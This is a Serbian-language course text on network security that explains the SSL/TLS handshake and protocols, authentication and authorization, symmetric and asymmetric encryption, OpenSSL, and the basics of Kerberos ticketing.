- **Sloj veze.** Ukoliko postoji namenska veza između dva računara ili rutera, i ako sav saobraćaj između njih mora da se šifruje (kako bi se sprečili napadi tipa hvatanja ili izmene podataka), može se koristiti hardverski uređaj za šifrovanje. Prednost ovakvog rešenja je brzina, ali treba napomenuti da se ovakvo rešenje može upotrebiti samo na namenskim vezama

Poglavlje 2

Bezbednost transportnog sloja

SSL BEZBEDNOST TRANSPORTNOG SLOJA

Uloga SSL u bezbednosti na transportnom sloju.

Posmatrajmo ulogu SSL u bezbednosti na transportnom sloju . Korisnik B selektuje odgovarajući link ka bezbednoj stranici na serveru korisnika A. Ako je server obezbeđen sa SSL slojem, protokolski deo linka URL (engl. Universal Resource Locator) za stranicu je ***https://****.*

Pretraživač i server startuju SSL protokol kako bi proverili spremnost za prenos. Nakon toga, autentifikuje se server i generiše simetrični ključ. U ovim koracima se koristi RSA tehnologija javnih ključeva.

1. *Spremnost za prenos se proverava tako što server A šalje svoje uverenje korisniku B. Korisnik B iz uverenja dobija javni ključ servera A.*
2. *Korisnik B generiše tajni simetrični ključ, šifruje ga pomoću javnog ključa korisnika A i šalje ga korisniku A. Korisnik B i server sada dele simetrični ključ sesije.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KORACI SSL SINHRONIZACIJE

SSL sinhronizacija sadrži sledećih 7 koraka.

Kada se uspostavi sinhronizacija sa serverom, svi podaci koji se šalju preko TCP konekcije između pretraživača i servera, šifrovani su pomoću simetričnog ključa sesije.

SSL sinhronizacija *sadrži sledeće korake:*

1. *Pretraživač šalje serveru broj svoje SSL verzije i spisak najprihvatljivijih kriptografskih mehanizama koji se mogu koristiti.*
2. *Server šalje pretraživaču broj svoje SSL verzije, svoju odluku o kriptografskoj metodi i svoje uverenje. Uverenje sadrži serverov RSA javni ključ i potvrđen je od CA tela.*
3. *Pretraživač poseduje listu CA tela, kao i javni ključ za svaki CA sa liste. Kada primi uverenje od servera, pretraživač proverava da li se CA nalazi na listi.*
4. *Pretraživač generiše slučajan simetrični ključ sesije, šifruje ga pomoću javnog ključa servera i šalje serveru ključ sesije.*

5. *Jednom porukom pretraživač obaveštava odgovarajući server da su sve poruke koje slede, šifrovane pomoću ključa sesije. Nakon toga šalje jednu šifrovanu poruku i signalizira da je pretraživačev deo sinhronizovan.*
6. *Server šalje pretraživaču poruku i signilizira da će i sve njegove poruke koje slede biti šifrovane ključem sesije.*
7. *Kada je SSL signalizacija završena, startuje SSL sesija i razmena šifrovanih poruka.*

TLS BEZBEDNOST TRANSPORTNOG SLOJA

TLS format zapisa je jednak formatu SSL zapisa, razlika je samo u vrednosti polja za verziju.

Transport Layer Security- TLS je IETF inicijativa sa ciljem formiranja Internet standarda RFC2246 . TLS format zapisa je jednak formatu SSL zapisa. Razlika je u vrednosti polja za verziju. Kod TLS verzije, polje Major Version je 3 a Minor Version je 1. TLS koristi HMAC algoritam za autentifikaciju koda koji je opisan u RFC2104.

TLS koristi pseudoslučajnu funkciju PRF (pseudorandom function) kako bi se generisali duži blokovi podataka na osnovu relativno malih poverljivih podataka.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 3

Autentifikacija i autorizacija

AUTENTIFIKACIJA

Autentifikacija je proces provere da li je neko ili nešto stvarno onaj ko se predstavlja da jeste.

Provera identiteta *otvorenog sistema (Open System Authentication) podrazumeva se u standardu 802.11. Kako samo ime sugeriše, dopušta pridruživanje mreži svakome ko to zatraži.*

Definicija

Authenticationje proces utvrđivanja da li je neko ili nešto ono za šta se predstavlja da jeste. U privatnim i javnim računarskim mrežama *(uključujući Internet),* autentifikacija se najčešće sprovodi kroz korišćenje lozinke za pristup (logon passwords) u kombinaciji sa korisničkim imenom.Poznavanje tačne lozinke je garancija da je to taj korisnik. Svaki korisnik u početku koristi dodeljenu ili generisanu lozinku. *Za svaku buduću upotrebe korisnik mora znati prethodno generisanu lozinku Slabost ovakvog* sistema je takva da korisniku može biti ukradena lozinka namerno ili slučajno procureti ili da je on zaboravi.

Iz navedenih razloga ozbiljni sistemi na internetu sa velikim brojem transakcija zahtevaju jači proces autentifikacije. . Korišćenje digitalnih sertifikata (*digital certificates) koji su izdati od strane proverenih sertifikacionih autoriteta (Certificate Authority-CA) kao dela infrastrukture sa javnim ključem (public key infrastructure PKI) postali* su standaradni način za autentifikaciju korisnika.

AUTORIZACIJA

Autorizacija je funkcija koja proverava prava pristupa određenom resursu.

Autorizacija *obezbeđuje strogo kontrolisan pristup resursima i servisima. Nakon provere identiteta,, korisnik dobija pravo da izvrši samo one zadatke, odnosno da koristi samo one resurse i servise za koje je ovlašćen (autorizovan). Sa stanovišta sigurnosti, veoma je značajno da nijedan korisnik ne može da koristi neku uslugu ili resurs ukoliko prethodno nije autorizovan.*

Definicija

Authorizationje specifikacija prava pristupa određenim resursima korisnicima i primarno se vezuje za informacionu bezbednost ali i za kontrolu pristupa uopšte. Ako preciznije pogledamo autorizacija se definiše određenim polisama. Na primer zaposleni u HR sektoru obično su autorizovani da pristupaju podacima o zaposlenima i to formalnom polisom koja se koristi na njihovom računaru.

Kroz korišćenje pravila kontrole pristupa odlučuju koji će zahtev za pristup biti prihvaćen (granted) a koji odbijen (rejected). Resursi uključuju pojedine fajlove ili grupe podataka, računarske programe i uređaje ali i funkcionalnosti koje se dobijaju korišćenjem pojedinih aplikacija.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 4

Simetrična i asimestrična enkripcija

SIMETRIČNA ENKRIPCIJA

Bazira se na jednom ključu za šifrovanje koji moraju znati obe strane (pošiljalac i primalac).

Algoritmi za šifrovanje se dele na simetrične (isti ključ se koristi i za šifrovanje i za dešifrovanje podataka) i algoritme sa javnim ključem (podaci se šifruju javnim ključem a dešifruju privatnim). Simetrični algoritmi su brzi pa se mogu koristiti za šifrovanje većih datoteka ili implementaciju u kripto sisteme datoteka. Najpoznatiji simetrični kriptoalgoritmi su DES (Data Encryption Standard), AES (Advanced Encryption Standard), IDEA (International Data Encryption Algorithm), Blowfish, Twofish i drugi.

Definicija

Symmetric *encryption* je najstarija i dobro poznata tehnika.Tajni ključ može biti broj, reč ili samo niz slučajnih znakova koji se primenjuje na određenu tekstualnu poruku kako bi se promenio sadržaj na određeni način. To može biti jednostavno pomeranje svakog znaka za određenih broj pozicija u alfabetu. U svakom slučaju i pošiljalac i primalac u ovom slučaju ako znaju tajni ključ moćiće da šifruju i dešufruju poruku korišćenjem istog ključa.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ASIMETRIČNA ENKRIPCIJA

Bazira se na paru ključeva (javni i tajni) koji rešavaju problem razmene ključeva.

Asimetrični algoritmi *su sporiji i primenjuju se za digitalno potpisivanje i šifrovanje ključeva simetričnih algoritama kojima su šifrovane datoteke. Najpoznatiji algoritmi sa javnim ključem su* RSA *i* ElGamal . RSA je verovatno najpopularniji asimetrični kriptosistem.

Definicija

Problem je kako razmeniti tajni ključ preko Interneta ili velike mreže a da se onemogući da on dospe u pogrešne ruke. Svako ko zna tajni ključ može dešifrovati poruku. *Jedan odgovor na ovo pitanje je korišćenje asimetrične enkripcije u kojoj svaka strana u komunikaciji poseduje po jedan par ključeva. Javni ključ je poznat i dostupan svima i njega* može videti svako ko hoće da pošalje poruku. *Drugi ključ je tajni odnosno* privatni i niko osim vlasnika ga ne

poznaje. *Bilo koja poruka (tekst, binarni fajl, ili dockument)* koji je šifrovan korišćenjem javnog ključa može se dešifrovati samo sa privatnim ključem primaoca korišćenjem istog algoritma. Takođe svaka poruka koja je šifrovana korišćenjem privatnog ključa može se dešifrovati samo odgovarajućim javnim ključem.

To znači da ne morate brinuti o slanju javnog ključa putem Interneta jer je i ideja da on bude javan. Problem asimetrične enkripcije je što je mnogo sporija od simetrične*. To znači da zahteva mnogo više procesorske snage i za šifrovanje ali* i za dešifrovanje sadržaja poruke.

Poglavlje 5

SSL i Kerberos protokol

O PROTOKOLIMA SSL I KERBEROS

Protokoli koji se često koriste u sigurnim komunikacijama, SSL u razmeni podataka a Kerberos u autorizaciji na MS Windows računarima.

Jedan od najčešće korišćenih bezbednosnih protokola je Secure Sockets Layer- SSL , a sledi Internet standard poznat kao Transport Layer Security- TLS .

Kerberos je izdat kao Internet standard i defacto je standard za daljinsku proveru identiteta. Celokupna šema Kerberos-a je da je on pouzdana treća strana usluge provere identiteta. On je pouzdan u tom smislu da klijent i server imaju poverenje u Kerberos da posreduje obostranu proveru identiteta. U suštini, Kerberos zahteva da korisnik dokaže njegov ili njen identitet za svaku uslugu pozivanja, i opcionalno, zahteva od servera da dokaže svoj identitet klijentima.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

5.1 SSL protokol

SSL PROTOKOL - UVOD

Jedan od najčešće korišćenih bezbednosnih protokola je Secure Sockets Layer-SSL.

Jedan od najčešće korišćenih bezbednosnih protokola je Secure Sockets Layer-SSL, a sledi Internet standard poznat kao Transport Layer Security-TLS. SSL je razvio Netscape. SSL je zasnovan na metodama asimetričnog PKI šifrovanja koje je razvila korporacija RSA . Tehnička radna grupa za Internet (IETF) je ustanovila RFC2246, koji je dokumentovao novi protokol zasnovan na trećoj verziji SSL-a, nazvan TLS protokol verzija 1. SSL je usluga opšte namene implementirana kao skup protokola koji se oslanjaju na TCP. Na tom sloju, postoje dva izbora implementacije. Najopštiji, SSL (ili TLS) se može obezbediti kao deo osnovnog skupa protokola, pa će zbog toga biti transparentan za aplikacije. Alternativno, SSL može biti ugrađen u specfične pakete. Na primer, Netscape i Microsoft Explorer pretraživače koji

dolaze opremljeni sa SSL, a većina web servera imaju implementirani protokol. Danas mnogi proizvodi različitih distributera softvera podržavaju verzije SSL i TLS.

Protokol Secure Sockets Layer (SSL) obezbeđuje mehanizme za identifikaciju dva sagovornika povezana računarskom mrežom i zaštićeni prenos podataka između njih. Protokol SSL je projektovan tako da zadovolji sledeće ciljeve:

- Kriptografska zaštita. Obezbediti mehanizme za šifrovanje podataka, tj. za ostvarivanje sigurne veze između dva učesnika u komunikaciji.
- Nezavisnost od softvera i hardvera. Omogućiti programerima da pišu softver u kome je implementiran SSL tako da dva različita programa – na primer, Web server i čitač Weba (engl. Web browser) – mogu razmeniti parametre šifrovanja, bez međusobnog poznavanja koda.
- Proširivost. Napraviti okvir u koji se, u slučaju potrebe, mogu uklopiti novi simetrični algoritmi i algoritmi s javnim ključem. Time se istovremeno izbegava potreba za projektovanjem novih protokola (i uklanja rizik pojavljivanja nedostataka koji obično prati projektovanje novih protokola).
- Efikasnost. Šifrovanje je operacija koja koristi procesor računara shodno komplikovanosti algoritma. Korišćenje procesorskog vremena je naročito izraženo ukoliko se radi o algoritmima sa javnim ključem. SSL pamti (kešira) komunikacione parametre ostvarenih veza kako bi smanjio broj veza koje mora ponovo da uspostavlja, čime manje opterećuje procesor, a ujedno i mrežu.

SSL ARHITEKTURA

SSL arhitektura koristi TCP protokol za bezbednost servisa sa kraja na kraj.

SSL *sadrži dva sloja, kao što je prikazano na Slici 1. U suštini SSL* sloj *se posmatra kao sloj koji se nalazi između aplikacionog i transportnog sloja. Naime, na* predajnoj strani, *SSL prima podatke, šifruje podatke i usmerava šifrovane podatke na TCP soket. Na prijemnoj strani, SSL čita podatke iz TCP socketa, dešifruje podatke i usmerava ih ka aplikaciji. SSL i TLS nisu ograničeni samo na Web saobraćaj. Na primer, koriste se za autentifikaciju i šifrovanje podataka za pristup pošti IMAP (engl.* Internet Mail Access Protocol*).*




Figure 17.2 SSL Protocol Stack

Slika 5.1.1 -Arhitektura SSL protokola [Izvor: Autor]

DVA VAŽNA SSL KONCEPTA

Dva važna SSL koncepta su SSL sesija i SSL konekcija.

Dva važna SSL koncepta su SSL sesija i SSL konekcija, koji su definisani u specifikaciji na sledeći način:

- Konekcija*: Konekcija je prenos (u OSI definiciji modela sloja) koji obezbjeđuje odgovarajući tip usluge. Za SSL, takva veza je ravnopravna (*peer-to-peer*). Konekcije su prelazne. Svaka konekcija je povezana sa jednom sesijom.*
- Sesija*: SSL sesija je asocijacija klijenta i servera. Sesije su kreirane pomoću protokola za rukovanje (HP). Sesije definišu skup kriptografskih bezbednosnih parametara, koje se mogu deliti između više konekcija. Sesije se koriste kako bi se izbegla razmena novih bezbednosnih parametara za svaku vezu.*

Između bilo kojeg para strana (aplikacija kao što je HTTP na klijentu i serveru), može postojati više sigurnih konekcija. U teoriji, može postojati više istovremenih sesija između strana, ali se ta funkcija ne koristi u praksi.

Postoji zapravo niz stanja vezanih za svaku sesiju. Kada se formira, sesija ima trenutno operativno stanje za čitanje i pisanje (na primer, primalac i pošiljalac). Osim toga, za vreme protokola za rukovanje (HP), kreirana su stanja u očekivanju (engl. pending*) čitati i pisati. Nakon uspešnog završetka protokola za rukovanje (HP), stanje u očekivanju postaje trenutno stanje.*

SSL SESIJA

Navode se atributi SSL sesija.

Svaka SSL sesija opisana je sledećim atributima:


- Identifikator sesije. To je niz bajtova koji ugovaraju klijent i server i koji jedinstveno identifikuje tu sesiju. Dogovor je nužan, kako ni klijent ni server ne bi imali dve sesije sa istim identifikatorom.
- Potvrda entiteta. Klijentova, odnosno serverova potvrda. Ukoliko je sesija uspostavljena bez identifikacije (ni klijenta ni servera), ovaj atribut je prazan (sadrži NULL vrednost).
- Metoda kompresije. Algoritam kojim se komprimuju podaci pre šifrovanja. Ukoliko je ovde stavljena NULL vrednost, kompresija se ne obavlja.
- Šifrovanje. Navode se dva algoritma – jedan za simetrično šifrovanje (na primer, DES ili RC4; moguća je i NULL vrednost, što znači da se podaci ne šifruju), i jedna heš funkcija – konkretno, MAC (Message Authentication Code) algoritam (na primer, MD5 ili SHA). Uz algoritme su definisani i drugi podaci potrebni za šifrovanje, kao što su dužina kontrolnog broja, da li će se identifikovati i klijent i server, samo server ili nijedan od njih.
- Tajna. Klijent i server pre prenosa podataka razmene međusobno tajnu, poznatu samo njima. Ta tajna, tj. niz od 48 bajtova, koristi se za generisanje simetričnih ključeva i izračunavanje MAC vrednosti.
- Proširivost. Oznaka koja pokazuje može li se unutar date sesije uspostaviti nova veza.

Atributi SSL veze su slučajne vrednosti klijenta i servera (koriste se za šifrovanje i moraju biti različite), serverova i klijentova MAC tajna (koriste se za identifikaciju poruka koje šalje server, odnosno klijent), serverov i klijentov simetrični ključ (kojima server šifruje, a klijent dešifruje poruke, i obrnuto), i redni brojevi poruka. I klijent i server moraju da vode računa o rednim brojevima poruka koje su primili, odnosno poslali, za svaku vezu. Ukoliko dođe do promene načina šifrovanja za vreme trajanja veze, redni brojevi se postavljaju na nulu.

OBNAVLJANJE SSL SESIJE

Klijent i server imaju mogućnost da nastave razgovor ukoliko su ranije već komunicirali preko protokola.

SSL Time se preskače provera verodostojnosti i dogovaraju se samo nužni novi atributi, što povećava fleksibilnost. U toj situaciji, sesija između klijenta i servera teče sledećim redom: klijent najpre šalje pozdravnu poruku koristeći identifikator sesije koju želi ponovo da započne. Server proverava listu svojih sesija i traži postoji li taj identifikator. Ako ga nađe a želi da obnovi sesiju, odgovara svojim pozdravom koji sadrži taj identifikator. Server i klijent dalje razmenjuju nove atribute šifrovanja, a zatim šalju poruku o kraju procedure obnavaljanja sesije. Podaci sa aplikacijskog nivoa posle toga mogu da se šalju preko SSL protokola za zapise. Ukoliko server ne nađe identifikator sesije u svojoj listi, odgovara novim identifikatorom, i server i klijent prolaze kroz ceo proces uspostavljanjanja sesije.



Slika 5.1.2 Obnavljanje SSL sesije [Izvor: Autor]


SSL RP PROTOKOL

SSL protokol za pisanje (engl. SSL Record protocol) nudi dve usluge.

SSL protokol za pisanje (engl. SSL Record protocol) nudi dve usluge za SSL konekciju:

- *Poverljivosti: protokol za rukovanje (HP) definiše zajednički tajni ključ koji se koristi za konvencionalno šifrovanje SSL korisnog sadržaja (engl. payloads).*
- *Integritet poruke: protokol za rukovanje (HP) takođe definiše zajednički tajni ključ koji se koristi da se obrazuje kod za proveru identiteta poruke (MAC).*

Na Slici 3 prikazane su sve operacije na SSL protokolu za pisanje.



Slika 5.1.3 -SSL protokol za pisanje [Izvor: Autor]

SSL PROTOKOL ZA UPOZORENJE

Protokol za upozorenje se koristi da prenese SSL-upozorenja na ravnopravni entitet.

Kao i kod drugih programa koji koriste SSL , poruke upozorenja su komprimovane i šifrovane, kako je navedeno parametrima trenutnog stanja.

Svaka poruka ovog protokola se sastoji od dva bajta. Prvi bajt uzima vrednost upozorenje (1) ili kobna greška (engl. fatal) (2) da saopšti važnost poruke. Ako je nivo kobno, SSL odmah prekida vezu. Ostali veze na istoj sesiji mogu se nastaviti, ali ni jedna nova veza na ovoj sesiji ne može biti uspostavljena. Drugi bajt sadrži kod koji označava specifično upozorenje. Primer kobnog upozorenja je pogrešan MAC. Primer jednog nekobnog (engl. nonfatal) upozorenja je close_notify poruka, kojom se obaveštava primalac da pošiljalac neće slati više poruke na ovoj vezi.

SSL PROTOKOL ZA RUKOVANJE

Najkompleksniji deo SSL je protokol za rukovanje (engl. Handshake Protocol).

Atribute koji opisuju sesiju stvara SSL protokol za rukovanje koji deluje iznad SSL Record sloja. Protokol za rukovanje predaje poruke SSL protokolu za zapise, koji ih – kao i sve druge – šifruje i pošalje. Pre faze uspostavljanja sesije atributi komunikacije nisu određeni, tako da se prve poruke šalju nezaštićeno. Kada SSL klijent i SSL server počnu da komuniciraju, dogovaraju se o verziji protokola, o odabiru algoritama za simetrično šifrovanje, opciono se identifikuju, i koriste algoritam javnih ključeva da bi generisali deljenu tajnu (ključ za simetrično šifrovanje). Taj proces se odvija u protokolu za rukovanje.

Ovaj protokol omogućava da klijent i server međusobno provere identitet i dogovore se o algoritmu za šifrovnaje, MAC algoritmu i kriptografskim ključevima koji će se koristiti za zaštitu podataka poslatih u SSL zapis. Protokol za rukovanje se koristi pre nego se prenose bilo koji aplikativni podaci (application data). Protokol za rukovanje se sastoji od niza poruka koje razmene klijent i server, a koje se mogu posmatrati u 4 faze:

- ***Faza 1.*** *Uspostaviti bezbednosne mogućnosti – koristi ga klijent da pokrene logičku vezu i ustanovi bezbednosne mogućnosti koje će biti povezane sa njom.*
- ***Faza 2.*** *Provera identiteta servera i razmena ključa – server počinje ovu fazu slanjem svojih sertifikata kad treba da bude autentifikovan.*
- ***Faza 3.*** *Provera identiteta klijenta i razmena ključa – klijent bi trebalo da potvrdi ako se zahteva da server obezbedi valjani sertifikat, i proverava da su server_hello parametri prihvatljivi.*
- ***Faza 4.*** *Završna faza – ova faza kompletira uspostavljanje sigurne veze. Klijent šalje poruku change_cipher_spec i kopira stanje u očekivanju CipherSpec u trenutni CipherSpec.*

IZVEŠTAJI

Za osiguravanje ispravnog toka sesije, protokol SSL koristi posebnu vrstu poruka – izveštaje.

Postoje dve vrste izveštaja: o kraju veze i o grešci.

Pre prekida veze, klijent i server moraju da se slože da nastupa njen kraj, što čine pomoću izveštaja o kraju veze. Kraj može inicirati bilo koji učesnik. Takva poruka govori primaocu da pošiljalac više neće slati poruke unutar te veze. Ukoliko primalac primi poruke nakon izveštaja o kraju, ignorisaće ih. Svaki sagovornik je obavezan da pošalje upozorenje o kraju slanja. Time on i dalje može (ali ne mora) primati poruke dok ne primi od drugog sagovornika njegov izveštaj o prestanku slanja. Ujedno je obaveza drugog sagovornika da „zatvori“ vezu, to jest da njene atribute proglasi nevažećim. Posle zatvaranja veze, klijent i server moraju obrisati vrednosti njenih atributa.

Ukoliko jedan od učesnika ustanovi grešku prilikom komunikacije, obavestiće o tome sagovornika pomoću izveštaja o grešci. Ako se radi o grešci koja ugrožava sigurnost prenosa (fatal alert), oba sagovornika istovremeno prekidaju vezu. Komunikacija preko drugih veza unutar sesije može se nastaviti , ali je nužno da se promeni identifikator sesije kako bi se sprečila dalja upotreba dosadašnjeg identifikatora.
U protokolu SSL moguće su sledeće greške:
• Neočekivana poruka. Ova greška uvek rezultuje prekidom veze (sumnja se na napad tipa fabrikovanje podataka).
• Neispravna MAC vrednost. Takođe se prekida veza (SSL sumnja na napad tipa izmena podataka).
• Greška prilikom dekompresije. Ulazna vrednost dekompresijskog algoritma nije dovela do očekivanog rezultata (na primer, neodgovarajući obim rezultata dekompesije).
• Greška u fazi uspostavljanja sesije. Govori da pošiljalac nije u mogućnosti da se uskladi sa atributima zaštite koji su mu predloženi. Ova greška rezultuje prekidom sesije (u ovom slučaju veze još nisu uspostavljene).

OPENSSL

OpenSSL je besplatan kriptografski alat1 koji implementira sigurnosne protokole SSL.

OpenSSL je besplatan kriptografski alat1 koji implementira sigurnosne protokole SSL verzije 2 i 3 i TLS v1, kao i ostale kriptografske standarde koji se odnose na ove protokole (na primer, 3DES, AES i RSA). OpenSSL omogućava da se s komandne linije pozivaju razne kriptografske funkcije ugrađene u zbirke datoteka programskog paketa OpenSSL . Lista funkcionalnosti koju pruža OpenSSL je sledeća:
• definisanje parametara za RSA i DSA ključeve,
• izrada X.509 digitalnih sertifikata, CRL lista i zahteva za potpisivanje sertifikata (engl. Certificate Signing Request, CSR),
• izračunavanje heša poruka,
• šifrovanje i dešifrovanje,
• podrška SSL/TLS komunikaciji i
• rukovanje e-mail porukama koje su potpisane ili šifrovane S/MIME standardom.
Programski paket OpenSSL nudi veliki broj naredbi za upravljanje sertifikacionim centrom (ca), upravljanje listama oduzetih digitalnih sertifikata (crl), izračunavanje heša (dgst), generisanje pseudoslučajnih vrednosti (rand) i upravljanje sertifikatima (x509). U paketu se nalaze i pseudonaredbe list-standard-commands, list-message-digestcommands i list-

cipher-commands koje, redom, služe za ispis svih dostupnih standardnih naredbi, naredbi za izračunavanje heša i kriptografskih naredbi.

Programski paket OpenSSL može se besplatno preuzeti sa Web stranice http://www.openssl.org

5.2 Kerberos protokol

KERBEROS PROTOKOL - UVOD

Kerberos zahteva da korisnik dokaže njegov ili njen identitet za svaku uslugu pozivanja.

Kerber (grč. Κέρβερος , Krberos, što znači demon iz jame) u grčkoj mitologiji predstavlja troglavog psa čuvara ulaza u podzemlje (Had). Kerber je imao rep u obliku zmije, a sluz koja je padala na tlo stvarala je otrovnu biljku akonitu. Kerber je imao sestru Himeru, brata Orta, i potomke Ehidnu i Tifona. Nekoliko puta su ga savladali različiti mitski junaci: Heraklo (u svome poslednjem zadatku), Orfej (koji ga je uspavao svojom muzikom), Hermes (koji ga je uspavao vodom iz reke Lete) i Psiha (koja ga je uspavala otrovanim kolačima od meda).

Kerberos je jedan od najpoznatijih protokola za proveru identiteta korisnika. Ime je dobio po Kerberu, zato što centar za distribuciju ključeva, poput mitskog bića, ima tri „glave“: bazu, server za proveru identiteta i server za izdavanje karata. Jedna od najznačajnijih prednosti protokola Kerberos jeste takozvano prijavljivanje tipa „prijavi-se-samo-jednom“ (engl. Single Sign On), koje korisnicima omogućava da se samo jednom prijave na sistem i da nakon toga, u skladu sa svojim ovlašćenjima, imaju pristup svim resursima u sistemu (ili mreži).

Postoje brojni pristupi koje organizacije mogu koristiti da obezbede mrežne servere i hostove. Jedan od načina je korišćenje softvera za proveru identiteta vezanog za sigurnu proveru identiteta servera. Taj pristup je usvojio Kerberos. Kerberos, prvobitno razvijen na MIT, jeste softver korisno dostupan, i u javnom domenu i u komercijalno-podržanim verzijama. U suštini, Kerberos zahteva da korisnik dokaže njegov ili njen identitet za svaku uslugu pozivanja, i opcionalno, zahteva od servera da dokaže svoj identitet klijentima.

Za razliku od većine drugih šema za proveru identiteta, Kerberos se oslanja isključivo na simetričnom šifrovanju. Dve verzije Kerberos se zajednički koriste: v4 & v5. Postoji sličnost sa SSL/TLS, ali je razvijen za klijent-server okruženje, za razliku od SSL/TLS, čija je primarna namena obezbeđivanje pristupa Webu. Kerberos je bezbednosni standard sa otvorenim kodom. Najnovija verzija 5, nastala je u saradnji sa IETF u RFC1510.

Kerberos koristi protokol koji uključuje klijente, aplikativne servere i Kerberos server. To je složen protokol koji odražava činjenicu da postoji mnogo načina da protivnik naruši bezbednost. Kerberos je dizajniran da odbije razne pretnje po bezbednost klijent / server dijaloga.

CENTAR ZA DISTRIBUCIJU KLJUČEVA

KDC server je jezgro Kerberos sistema – entitet kome svi veruju i kome se svi obraćaju za potrebe provere identiteta.

KDC server se sastoji od tri različite komponente, najčešće integrisane u jednom servisu koji se izvršava na mrežnom serveru.
• Baza principala. Ova baza podataka sadrži sve principale Kerberos oblasti sa odgovarajućim tajnim ključevima. Konkretna implementacija baze zavisi od operativnog sistema koji se izvršava na KDC serveru1. Pošto ova baza sadrži tajne ključeve svih entiteta, njeno kompromitovanje predstavlja visok sigurnosni rizik koji ugrožava sigurnost celog Kerberos sistema.
• Server za proveru identiteta (engl. Authentication Server, AS). Server za proveru identiteta izdaje takozvanu TGT kartu svim klijentima koji žele da se prijave na sistem. TGT karta se generiše prilikom prijavljivanja na sistem i klijentima daje pravo da kasnije traže karte za pristup raznim mrežnim resursima. Odatle i potiče naziv ove karte – Ticket Granting Ticket.
• Server za dodelu karata (engl. Ticket Granting Server, TGS). Za razliku od AS, koji klijentima generiše inicijalnu TGT kartu prilikom prijave na sistem, TGS je zadužen za izdavanje karata za pristup mrežnim resursima. Klijent najpre šalje pomenutu TGT kartu i ime resursa kom želi da pristupi serveru za dodelu karata. TGS proverava da li je dobijena TGT karta ispravna i klijentu šalje TGS kartu na osnovu koje klijent može da pristupi odgovarajućem mrežnom resursu.

Centar za distribuciju ključeva mora biti stalno dostupan kako bi sistem normalno funkcionisao. Ukoliko server otkaže (na primer, usled kvara), nijedan entitet ne može da se prijavi u sistem, niti mogu da se koriste mrežni servisi u Kerberos sistemu. Ulogu centra za distribuciju ključeva može obavljati više servera, čime se obezbeđuje neprekidno funkcionisanje sistema u slučaju otkaza jednog servera. To znači da je osim primarnog KDC servera (engl. master KDC), u poslovnim okruženjima poželjno uvesti jedan ili više sekundarnih KDC servera (engl. slave KDC), koji će preuzeti ulogu u slučaju nedostupnosti primarnog servera.

AUTHENTICATION SERVER – AS

Serveri za proveru identiteta (engl. Authentication Server - AS) znaju lozinke svih korisnika i skladište ih centralizovano u bazu podatak.

Nakon toga, korisnik se može prijaviti na AS za verifikaciju identiteta. Nakon što je AS proverio korisnikov identitet, on može propustit ove informacije na aplikacioni server, koji će onda prihvatiti zahteve od klijenta.

AS deli jedinstveni tajni ključ sa svakim serverom. Ovi ključevi su distribuirani fizički ili na neki drugi siguran način. Ovo će omogućiti AS da šalje poruke do aplikacionih servera na siguran način. Za početak, korisnik X se prijavljuje na radnu stanicu i zahteve dozvolu za pristup serveru V. Klijent šalje poruku do AS koji uključuje korisnički ID i zahteva ono što je poznato kao izdvanje karte (engl. Ticket-Granting Ticket – TGT).

Karta sadrži skup akreditiva koje može koristit klijent da se prijavi za uslugu. Karta pokazuje da je AS prihvatio ovog klijenta i njegove korisnike. Karta sadrži ID korisnika, ID servera, vremensku oznaku (engl.timestamp), životni vek. Celokupna karta je šifrovana upotrebom tajnog DES ključa koji dele AS i server. Dakle, niko ne može menjati karte. Izdata karta je za višekratnu upotrebu, te se može koristiti od strane klijenta na zahtev višestruke usluge dodele karata.

KERBEROS KARTE

Kerberos karta služi za potvrdu identiteta entiteta koji zahteva pristup određenom resursu.

